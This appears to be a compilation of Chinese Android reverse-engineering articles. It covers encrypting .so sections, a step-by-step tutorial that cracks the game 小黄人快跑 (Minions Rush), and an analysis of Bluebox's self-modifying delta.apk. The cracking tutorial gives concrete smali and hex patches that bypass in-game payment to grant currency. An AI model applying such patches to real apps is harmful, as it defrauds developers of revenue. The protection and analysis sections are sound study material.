利用 readelf 查看加密后的 so 文件：

```
Thomas@Thomas-PC /cygdrive/e/AndroidDevelop/Shelldemo/libs/armeabi
$ readelf.exe -S libdemo.so
There are 22 section headers, starting at offset 0x2474:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0] <no-name>         LOUSER+5c58b6fc b867a72c b93f42f7 fffffe9d 8101b283 XSI
OGTxxxxxxxop 2164371720 2214637744  0
readelf: Warning: section 0: sh_link value of 2164371720 is larger than the numb
er of sections
  [ 1] <no-name>         NULL            8400b0b0 000000 8101b2a1 845fb0b0 xOxxx
xoE 28225712   0 2164336191
readelf: Warning: section 1: sh_link value of 28225712 is larger than the number
 of sections
  [ 2] <no-name>         LOUSER+101b108  00000000 8101b108 8400b0b0 00 MSLxxxoE
 0 2164371720 2214637744
  [ 3] <no-name>         LOPROC+fffffa8  80b108ab 7fffeb4c 7ffffffa4 8004afb0 XxM
ILGxxxxxxxxop 2147478348 2159063216 2147478364
readelf: Warning: section 3: sh_link value of 2147478348 is larger than the numb
er of sections
  [ 4] <no-name>         LOUSER+a8b0b0   7fffff90 7fffee98 80b108a9 80b10fa8 XxL
OTxxxxxxxxop 2147479272 2159063216 2147479332
```

运行结果很简单，源码见附件

注意：并不是所有的 section 都能全加，有些数据是不能加密的。比如直接对.text 直接加密，会把与 crt 有关代码也加密，只能选择性的加密。下面将介绍如何实现

四、 基于特定函数的加解密实现


上面的加解密方式可谓简单粗暴。采用这种方式实现，如果 ELF 头 section 被恢复，则很容易被发现 so 多了一个 section。那么，对 ELF 中已存在的 section 中的数据部分加密，可以达到一定的隐藏效果。

与上节例子类似，命名为 shelldemo2，只是 native 直接返回字符串给 UI。需要做的是对 Java_com_example_shelldemo2_MainActivity_getString 函数进行加密。加密和解密都是基于装载视图实 现。需要注意的是，被加密函数如果用 static 声明，那么函数是不会出现在.dynsym 中，是无法在装载视图中通过函数名找到进行解密的。当然，也可 以采用取巧方式，类似上节，把地址和长度信息写入 so 头中实现。Java_com_example_shelldemo2_MainActivity_getString 需要被调用，那么一定是能在.dynsym 找到 的。

加密流程：

1) 读取文件头，获取 e_phoff、e_phentsize 和 e_phnum 信息

2) 通过 Elf32_Phdr 中的 p_type 字段，找到 DYNAMIC。从下图可以看出，其实 DYNAMIC 就是.dynamic section。从 p_offset 和 p_filesz 字段得到文件中的起始位置和长度



3) 遍历.dynamic，找到.dynsym、.dynstr、.hash section 文件中的偏移和.dynstr 的大小。在我的测试环境下，fedora 14 和 windows7 Cygwin x64 中 elf.h 定义.hash 的 d_tag 标示是：DT_GNU_HASH;而安卓源码中的是：DT_HASH。

4) 根据函数名称，计算 hash 值

5) 根据 hash 值，找到下标 hash % nbuckets 的 bucket；根据 bucket 中的值，读取.dynsym 中的对应索引的 Elf32_Sym 符号；从符号的 st_name 所以找到在.dynstr 中对应的字符串与函数名进行比较。若不等，则根据 chain[hash % nbuckets]找下一个 Elf32_Sym 符号，直到找到或者 chain 终止为止。这里叙述得有些复杂，直接上代码。

```
for(i = bucket[funHash % nbucket]; i != 0; i = chain){
if(strcmp(dynstr + (funSym + i)->st_name, funcName) == 0){
    flag = 0;
    break;
 }
}
```

6) 找到函数对应的 Elf32_Sym 符号后，即可根据 st_value 和 st_size 字段找到函数的位置和大小

7) 后面的步骤就和上节相同了，这里就不赘述


解密流程为加密逆过程，大体相同，只有一些细微的区别，具体如下：

1) 找到 so 文件在内存中的起始地址

2) 也是通过 so 文件头找到 Phdr；从 Phdr 找到 PT_DYNAMIC 后，需取 p_vaddr 和 p_filesz 字段，并非 p_offset，这里需要注意。

3) 后续操作就加密类似，就不赘述。对内存区域数据的解密，也需要注意读写权限问题。

加密后效果：



运行结果与上节相同，就不贴了。

五、 参考资料

http://blog.csdn.net/forlong401/article/details/12060605

《ELF 文件格式》

Android linker 源码：bionic\linker

Android libc 源码：bionic\libc\bionic

谷歌：ELF 链接视图与装载视图相关资料

基于上面的方法，我写了一个 CrackMe.apk 的注册机程序供大家玩耍。输入 3~10 位的 username 和 regcodes，8 位的校验码，字符范围：A~Z、a~z、0~9。若校验通过，则提示：congratulation! You crack it!.

附件：http://pan.baidu.com/s/1jGomRxO

听鬼哥说故事之对于 so 文件的简单分析

游戏名称：小黄人快跑

测试类型：修改香蕉数量（类似金币）

主要方式：IDA 进行分析，修改 so 文件


此文，仅献与同我一样刚开始学习 so 文件的朋友共勉~

今天我们来分析的是小黄人快跑，小黄人的形象从电影上面一直都蛮好的，现在都拍到了第二部了，所以我们找到这个游戏来进行分析。

第一层次分析：

拿到游戏，首先我们得先安装看看有什么地方是值得破解的。
通过观察，我们发现游戏中主要的消费方式在香蕉和金币上面，既然这样，那么我们就先看看支付上面是否可以直接破解内购。购买截图如下图所示：

和游戏支付的方式，那么就查询相关资料，例如以前我的教程中对 onPayFailed 方法的修改，对 onBillingFinish 方法的修改，在这里可能是对移动支付进行了升级，没法直接那样操作。既然这样，那么我们就查看下 Logcat，看看有无有价值的信息。




通过多次测试，我们发现在点击进入游戏支付的时候有这行输出，那么好，我们就跟进观察这行代码，这行代码后面肯定是启动支付流程的相关代码。

```
invoke-direct {v0, v1}, Ljava/text/SimpleDateFormat;-><init>(Ljava/lang/String;)V

sget-object v0, Lcom/gameloft/android/ANMP/GloftDMHM/Game;->N:Lcom/gameloft/android/ANMP/GloftDMHM/Game;

new-instance v1, Lcom/gameloft/android/ANMP/GloftDMHM/x;

invoke-direct {v1}, Lcom/gameloft/android/ANMP/GloftDMHM/x;-><init>()V

invoke-virtual {v0, v1}, Lcom/gameloft/android/ANMP/GloftDMHM/Game;->runOnUiThread(Ljava/lang/Runnable;)V

sget-object v0, Ljava/lang/System;->out:Ljava/io/PrintStream;

new-instance v1, Ljava/lang/StringBuilder;

const-string v2, "ohohohohohohohohohohohohohohohohohohohohoho"

invoke-direct {v1, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v1, p0}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v1

invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v1
```

这行代码被调用，所以打开观察它

对于 smali 代码不熟悉的同学，那么直接使用 jd-gui 打开 jar 文件查看吧，如下：



搜索找到我们发现的特征字符，如下：

```
public static void Billing(int paramInt1, int paramInt2)
{
  if ((paramInt1 > 33) || (paramInt2 == 1))
    v = true;
  if (!w)
  {
    w = true;
    m = paramInt1;
    new SimpleDateFormat("yyyyMMddHHmmss");
    N.runOnUiThread(new x());
    System.out.println("ohohohohohohohohohohohohohohohohohohohohohohoho" + paramInt1);
  }
}
```

这样，我们直接查看 x()类：

```
{
  return;
  GameInterface.doBilling(Game.N, true, true, "018", null, Game.u);
  continue;
  GameInterface.doBilling(Game.N, true, true, "005", null, Game.u);
  continue;
  GameInterface.doBilling(Game.N, true, true, "006", null, Game.u);
  continue;
  GameInterface.doBilling(Game.N, true, true, "014", null, Game.u);
  continue;
  GameInterface.doBilling(Game.N, true, true, "015", null, Game.u);
```

我们可以发现，doBilling 方法，按照名称来想，我们也感觉就是购买的时候使用的，所以我们追寻它去。
全文搜索 doBilling 效果不太理想，所以我们可以直接找 GameInterface 这个类的相关调用方式了。

```
package com.gameloft.android.ANMP.GloftDMHM;

import cn.cmgame.billing.api.GameInterface.IPayCallback;

final class m
  implements GameInterface.IPayCallback
{
  public final void onResult(int paramInt, String paramString, Object
  {
    switch (paramInt)
    {
    default:
      Game.w = false;
      Game.nativeShowedBilling();
      Game.nativeActiveoffline(1);
    case 1:
    case 2:
    }
    while (true)
    {
      return;
      Game.w = false;
      Game.nativeBillingDone(Game.m);
      continue;
      Game.w = false;
      Game.nativeShowedBilling();
      Game.nativeActiveoffline(1);
    }
  }
}
```

好了，到了这个类，根据接口名称，我们可以猜到，这个是支付的回调函数。回调函数的意思，也就是判断是否支付了，然后返回相关数据，由其他算法来进行香蕉或金币数量的增加。

Game.nativeBillingDone,看到这个 native 方法，我们就需要对 so 文件进行分析操作了，我们找到 Game 类，看看是调用的哪个 so 文件，搜索 system.loadlibrary：

```
    }
  }
  SUtils.setContext(this);
  System.loadLibrary("despicablemefree");
  if (!ay)
  {
    Device.init();
```

晓得了 so 的名称，那么我们就挂起 ida，java 可以直接调用使用的肯定都是 export 导出函数，所以我们在 export 中搜索 nativeBillingDone:

然后看到这个方法：

```
; ================ S U B R O U T I N E =======================================

                EXPORT Java_com_gameloft_android_ANMP_GloftDMHM_Game_nativeBillingDone
Java_com_gameloft_android_ANMP_GloftDMHM_Game_nativeBillingDone
                MOV             R0, R2
                B               addCash
; End of function Java_com_gameloft_android_ANMP_GloftDMHM_Game_nativeBillingDone
```

B 是调用方法的意思，这里调用 addCash 方法，所以我们更清楚的明白，这个就是增加金币阿，名字都这么通俗易懂了，再猜不到就对不起人家作者

了。
先大致浏览一下方法是干什么的：

```
                EXPORT addCash
addCash                                 ; CODE XREF: Java_com_gameloft_android_ANMP_GloftDMHM_Game
                STMFD           SP!, {R3-R8,R10,LR}
                CMP             R0, #1  R0为传入的参数，这里跟1做比较
                LDR             R5, =(_GLOBAL_OFFSET_TABLE_ - 0x209014)
                MOV             R6, R0  将传入的参数R0赋值给R6
                ADD             R5, PC, R5 ; _GLOBAL_OFFSET_TABLE_
                BNE             loc_209028 上面跟1比较，比较完之后，看结果来进行方法的条换
                LDR             R3, =(off_A45CC4 - 0xA48944)
                MOV             R2, #2
                LDR             R3, [R5,R3] ; unk_A56BE0
                STR             R2, [R3]
                LDMFD           SP!, {R3-R8,R10,PC}
```

好，大致看懂第一段代码后，我们往下翻翻：

```
loc_2090D4                              ; CODE XREF: addCash+98↑j
                CMP             R6, #8  上面我们看的，将传入参数R0赋值给了R6，用R6跟立即数8比较
                BNE             loc_209118 比较完之后的跳转指令
                BL              sub_3CAC74
                CMP             R0, #0
                BEQ             loc_209100
                LDR             R0, [R4]
                MOV             R1, #0x49C8     这样代码要引起重视，因为在游戏中，我们购买见到了18888这个数
                BL              sub_208DAC      字也就是说，如果R6=8,那么就会执行这些代码。
                LDR             R0, [R4]
                MOV             R1, #0
                BL              sub_3CAC90

loc_209100                              ; CODE XREF: addCash+E8↑j
                LDR             R3, =(off_A45CD4 - 0xA48944)
                MOV             R2, #1
                MOV             R0, #8
                LDR             R3, [R5,R3] ; unk_A56BEC
                STR             R2, [R3]
                B               loc_209070
```

通过图片中的文字说明，我们也简单能够明白，我们需要做的，就是先测试一下，将这个 addcash(int)方法的传入参数设置为 8 会怎么样，是不是会增加金币。所以我们回到最初分析的时候，看这里：

```
Game.v = false;
Game.nativeBillingDone(Game.m);
continue;
```

我们通过查找可以知道 Game.m 就是一个 int 类型的数据，那么，我们就明白了，我们可以直接操作 Game.m 的数值，将其设置为 8 即可，同时将这行 Game.nativeBillingDone 调用方法放到一个我们明显能用按钮控制的位置。

阿门，感谢作者，看到这行输出，这个是我们点击支付界面的返回按钮产生的，因为支付过程中会将游戏声音暂停，所以才会产生这个情况，方便开

发者观察数据。
起来，我们是可以通过自己在主类 Game.smali 中自己寻找其他地方的，能看到 log 只是更加方便了我们的分析速度而已，我们手动寻找代码也是可以的。所以没有发现 log，只是在时间上面花费会多一点，其他影响是不大的。
好，那么我们就直接找到这行 log 的打印地方，在它上面调用 nativeBillingDone 方法：

```
.method public static isSoundOff()I
    .locals 3


    const/16 v1 , 0x8

    invoke-static {v1}, LILOVEGG;->LogInt(I)V

    invoke-static {v1}, Lcom/gameloft/android/ANMP/GloftDMHM/Game;->nativeBillingDone(I)V
```

第一行，设置 v1=8，第二行，调用我自己的方法打印 int 数据看是否赋值成功，同学们可以忽略掉的，第三行调用 natveBillingDone 方法。
然后回编译，打包测试.....
发现初始化金币真的为 18888，然后点击商店，支付页面，按返回键：

好了，到了这里，我们的第一层次的目的就完成了。
需要说明的是，IDA 的使用，同学们自己查资料，ARM 语法，自己查资料即可，网上有很多教程的，自己动手，掌握更深入。

第二层次分析：

进行完第一层次分析后，我们知道已经分析对了位置。So 文件中的算法也找对了，那么，我们初始化多增加点金币多好，于是，我们继续开始分析。

```
LDR             R0, [R4]
MOV             R1, #0x49C8
BL              sub_208DAC
```

关键点就在 addcash 方法中的这一行对 R1 复制的代码上面，我们打开 16 进制看一眼：

只有四个字节，通过这 4 个字节实现将 18888 赋值给 R1,4 个字节最大的数字为 0xffff，要看这个函数接收的是无符号，还是有符号类型的 int16，现在最大数值可能就是 0xffff 对应换算到十进制为 65535。
好，那么我们就看看怎么来修改数据吧，立即数，我们就可以直接操作修改字节了。
C8 19 04 E3 ，这行代码原本为 MOV R1, #0x49C8
关于指令命令本人也不太熟悉，所以直接慢慢试着改一下

因为那个本身的立即数，通过观察发现原本的指令刚好反过来为 E3 04 19 C8 ，那么对照 0x49C8，我直接修改为如上图所示：

发现直接修改成功了，好了，这样就更给力了，我们直接使用 010Editor 或者 UE，操作 so 文件

前面蓝色部分为内存地址，我们使用 ctrl + g 命令跳转地址，直接对应修改这四个字节码即可。
然后重新打包，测试。。
结果自己可以看到，一切正常，初始化 65535。。
支付页面，返回，增加金币。。
我们这次测试的是香蕉的增加方式，所以还有金币的增加噢，这个就留给感兴趣的同学们自己尝试了，自己动手，多多练习~~~
此文仅供交流，请勿做其他商业使用。。

排版看的舒服的，直接看文档即可，地址：
链接：http://pan.baidu.com/s/1eQILJkI 密码：7kyr
爱生活，爱鬼哥 .....

运行时自篡改 dalvik 字节码 delta.apk 原理解析

年初，bluebox 发布一个可以在运行时修改自身 dalvik 字节码的 demo，在论坛的相关信息 http://bbs.pediy.com/showthread.php?t=170381。

该 demo 通过 native 层代码修改自身 dex 从而增加静态分析难度。 Demo 及伪加密解除代码链接如下 https://github.com/blueboxsecurity/DalvikBytecodeTampering

出于好奇，我对其简单逆向，并了解该程序的执行原理，并进行小记。
首先使用 Apktools，发现不能对其进行反编译。使用压缩包工具打开查看后并尝试解包则遇到如下图 1 情形：

图 1

突然想起这或许就是之前论坛上有人遇到的 zip 伪加密。在 android 解析 apk 时，由于忽略了加密 zip，直接跳过了加密头部的解析，因此通过修改 zip 格式的加密标识，可以是实现伪加密。bluebox 也提供了 python 代码进行解压缩。解压缩完成后将所有内容再次通过 zip 压缩成 apk，即可开始使用 VTS 对其分析。
使用 VTS 载入 delta.apk， 找到 activity(Lcom/bluebox/lab/poc/Action;)，
看到有类的静态构造函数如图 2，对应于源代码 static{}代码段：

```
.method static constructor <clinit>()V
    .locals 1

    const-string v0, "net"

    invoke-static {v0}, Ljava/lang/System;->loadLibrary(Ljava/lang/String;)V

    invoke-static {}, Lcom/bluebox/lab/poc/Action;->readmem()I

    return-void
.end method
```

图 2

从该段代码中可以看出，在 delta.apk 主 activity 运行后，会加载自身 native so，并执行该 so 下的 readmem()I 函数。由于该代码段在该类加载时最先执行的，因此余下的算法分析可以暂时不予考虑，我们重点关注如何运行时自
修改 dalvik 代码。打开 IDA 载入 libnet.so 进行静态分析，找到 native 对应的 readmem 函数，该函数主要执行一个 search 函数，也就是该程序的主要核心。进入 search 函数，进行主要功能分析，代码流程图如下图 3：



EXPORT search
search
PUSH {R4-R7,LR}
MOV R7, R8
PUSH {R7}
MOVS R4, R0
MOVS R0, #0x27 ; name
BLX sysconf
MOVS R7, R0
MOVS R1, R7
MOVS R8, R4
BLX __aeabi_uidivmod
NEGS R6, R7
SUBS R4, R4, R1
loc_11E4
ADDS R4, R4, R6
MOVS R5, R4
ADDS R5, #0x28
MOVS R0, R5
BL findmagic
CMP R0, #0
BEQ loc_11E4
LDR R1, =(aLSavaLangStrin - 0x11FE)
MOVS R0, R5
MOVS R2, #0x12
ADD R1, PC ; "L[@ava/lang/String;"
BL getStrIdx
LDR R1, =(aAdd - 0x120A)
MOVS R2, #3
MOVS R4, R0
ADD R1, PC ; "add"
MOVS R0, R5
BL getStrIdx
MOVS R1, R4
MOV R8, R0
MOVS R0, R5
BL getTypeIdx
MOVS R4, R0
MOVS R1, R4
MOVS R0, R5
BL getClassIten
MOV R1, R8
MOVS R6, R0
MOVS R2, R4
MOVS R0, R5
BL getMethodIdx
MOVS R1, R6
MOVS R2, R0
MOVS R0, R5
BL getCodeIten
MOVS R4, R0
ADDS R4, #0x10
MOVS R1, R7
MOVS R5, R0
MOVS R0, R4
BLX __aeabi_uidivmod
SUBS R5, R5, R1
MOVS R0, R5
MOVS R1, R7 ; len
MOVS R2, #3 ; prot
ADDS R0, #0x10 ; addr
BLX mprotect
LDR R1, =(inject_ptr - 0x125E)
MOVS R0, R4 ; dest
MOVS R2, #0xDE ; n
ADD R1, PC
LDR R1, [R1] ; src
BLX memcpy
POP {R2}
MOV R8, R2
POP {R4-R7,PC}
; End of function search

图 3

关键点大致解释如下：
引用:
（1）sysconf 用于确定当前的系统变量之值，sys/sysconf.h 头文件可以看到#define _SC_PAGESIZE 0x0027。查看看该系统内存页大小，用于内存操作。
（2）findmagic 可知是查找 dex 加载在内存中的位置。
（3）get* 函数功能主要是定位相应代码的位置。
（4）mprotect 设置内存访问权限，以便对相应内存进行修改。
（5）memcpy 修改函数 dalvik 字节码。
接下来我们将对关键函数进行分析， 需要我们对 dex 文件可是有一定的了解，
循环调用 findmagic，该函数用于找到 dex 在内存中的起始地址，用于在内存中
分析 dex 结构
循环体：
引用:

```
.text:000011E4  loc_11E4        ;  CODE  XREF:  search+2Aj
.text:000011E4  ADDS  R4,  R4,  R6      ;R6  存放对齐页大小
.text:000011E6  MOVS  R5,  R4
.text:000011E8  ADDS  R5,  #0x28      ;该页  map  偏移  0x28  的地址
.text:000011EA  MOVS  R0,  R5
.text:000011EC  BL      findmagic        ;查找是否存在  dex\n035
.text:000011F0  CMP  R0,  #0    ;判断是否找到
.text:000011F2  BEQ  loc_11E4
```

Findmagic 函数：
引用:

```
.text:00000FBC  EXPORT  findmagic
.text:00000FBC  findmagic  ;  CODE  XREF:  search+24p
.text:00000FBC
```

```
.text:00000FBC  dest  =  -0x1C
.text:00000FBC  var_14  =  -0x14
.text:00000FBC
.text:00000FBC  PUSH  {R4,R5,LR}
.text:00000FBE  LDR  R4,  =(__stack_chk_guard_ptr  -  0xFC8)
.text:00000FC0  LDR  R1,  =(aDex035  -  0xFCE)
.text:00000FC2  SUB  SP,  SP,  #0x14
.text:00000FC4  ADD  R4,  PC
.text:00000FC6  LDR  R4,  [R4]
.text:00000FC8  MOVS  R5,  R0    ;上层传参（比较的起始偏移）
.text:00000FCA  ADD  R1,  PC  ;  "dex\n035"    DEX  起始标识
.text:00000FCC  LDR  R3,  [R4]
.text:00000FCE  MOVS  R2,  #8  ;  n
.text:00000FD0  ADD  R0,  SP,  #0x20+dest  ;  dest
.text:00000FD2        STR  R3,  [SP,#0x20+var_14]
.text:00000FD4  BLX  memcpy    ;参数：dest,起始标识,8;复制标识到缓冲区
.text:00000FD8  MOVS  R2,  #8  ;  n
.text:00000FDA  MOVS  R0,  R5  ;  s1
.text:00000FDC  ADD  R1,  SP,  #0x20+dest  ;  s2
.text:00000FDE  BLX  memcmp    ;比较  s1  偏移是否存在标识
.text:00000FE2  LDR  R2,  [SP,#0x20+var_14]
.text:00000FE4  NEGS  R3,  R0
.text:00000FE6  ADCS  R0,  R3
.text:00000FE8  LDR  R3,  [R4]
.text:00000FEA  CMP  R2,  R3
.text:00000FEC  BNE  loc_FF2
.text:00000FEE  ADD  SP,  SP,  #0x14
.text:00000FF0  POP  {R4,R5,PC}
```

找到之后开始查找需要修改的代码地址，这需要熟悉 dex 文件中各种索引的关系：

我们可以查看相关的头文件来了解各个结构（字符，类型，函数，类等）对应关系，相关头文件位于源码 \dalvik\libdex\DexClass.h 和\dalvik\libdex\DexFile.h 中，如果要修改对应类中的方法，过程大致如下（具体过程查看相关书籍材料）：

（1）首先，要修改函数代码肯定对应于 dalvik 指令，而结构 DexCode 存放了关 dex 代码的信息，我们的目标就是要修改该结构相应的内容。
引用:

```
struct DexCode {
u2 registersSize;
u2 insSize;
u2 outsSize;
u2 triesSize;
u4 debugInfoOff; /* file offset to debug info stream */
u4 insnsSize; /* size of the insns array, in u2 units */
u2 insns[1];      /*存放代码位置，也就是我们需要改动的地方*/
……
};
```

(2)如何找到对应 dexcode 结构，将由以下结构 DexMethod 的成员指明了 dexcode 结构偏移
引用:

```
struct DexMethod {
u4 methodIdx; /* index to a method_id_item */
u4 accessFlags;
u4 codeOff; /* file offset to a code_item */
};
```

该结构存放了对应函数有关的信息，　一个确定的函数就存在这么一个结构，确定了这一个函数，找到这一个结构体，就可以沿着往下修改 dalvik 指令了。
（3）而找到这么一个结构，我们需要一个确定的函数信息，包括所在的类，函数签名，函数名字，返回类型等，当这些确定了，这个函数也就唯一确定了。
这也就是如下 get*函数的用途：
引用:

```
.text:000011F4  LDR  R1,  =(aLSavaLangStrin  -  0x11FE)
.text:000011F6  MOVS  R0,  R5
.text:000011F8  MOVS  R2,  #0x12
.text:000011FA        ADD  R1,  PC  ;  "L  褬  ava/lang/String;"
.text:000011FC  BL    getStrIdx
.text:00001200  LDR  R1,  =(aAdd  -  0x120A)
.text:00001202  MOVS  R2,  #3
.text:00001204  MOVS    R4,  R0    ;R4  存放其的对应字符串  ID
.text:00001206  ADD  R1,  PC  ;  "add"
.text:00001208  MOVS  R0,  R5
.text:0000120A  BL    getStrIdx
.text:0000120E  MOVS  R1,  R4
.text:00001210  MOV  R8,  R0          ;R8  存放了  add  对应的  ID
.text:00001212  MOVS  R0,  R5
.text:00001214  BL    getTypeIdx
.text:00001218  MOVS  R4,  R0    ;R4  存放了  string  对应的类型  ID
.text:0000121A  MOVS  R1,  R4
.text:0000121C        MOVS  R0,  R5
.text:0000121E  BL    getClassItem      ;找到  string  类的  Item  ID
.text:00001222  MOV  R1,  R8
.text:00001224  MOVS  R6,  R0    ;R6  存放  string  类  Item  ID
.text:00001226  MOVS  R2,  R4
```

```
.text:00001228  MOVS  R0,  R5
.text:0000122A          BL          getMethodIdx  ;通过  R8，R4  找
到;Ljava/lang/String;->add  (Ljava/lang/String;) V;
.text:0000122E  MOVS  R1,  R6
.text:00001230  MOVS  R2,  R0    ;R2  add  函数  ID
.text:00001232  MOVS  R0,  R5
.text:00001234  BL    getCodeItem
.text:00001238  MOVS  R4,  R0
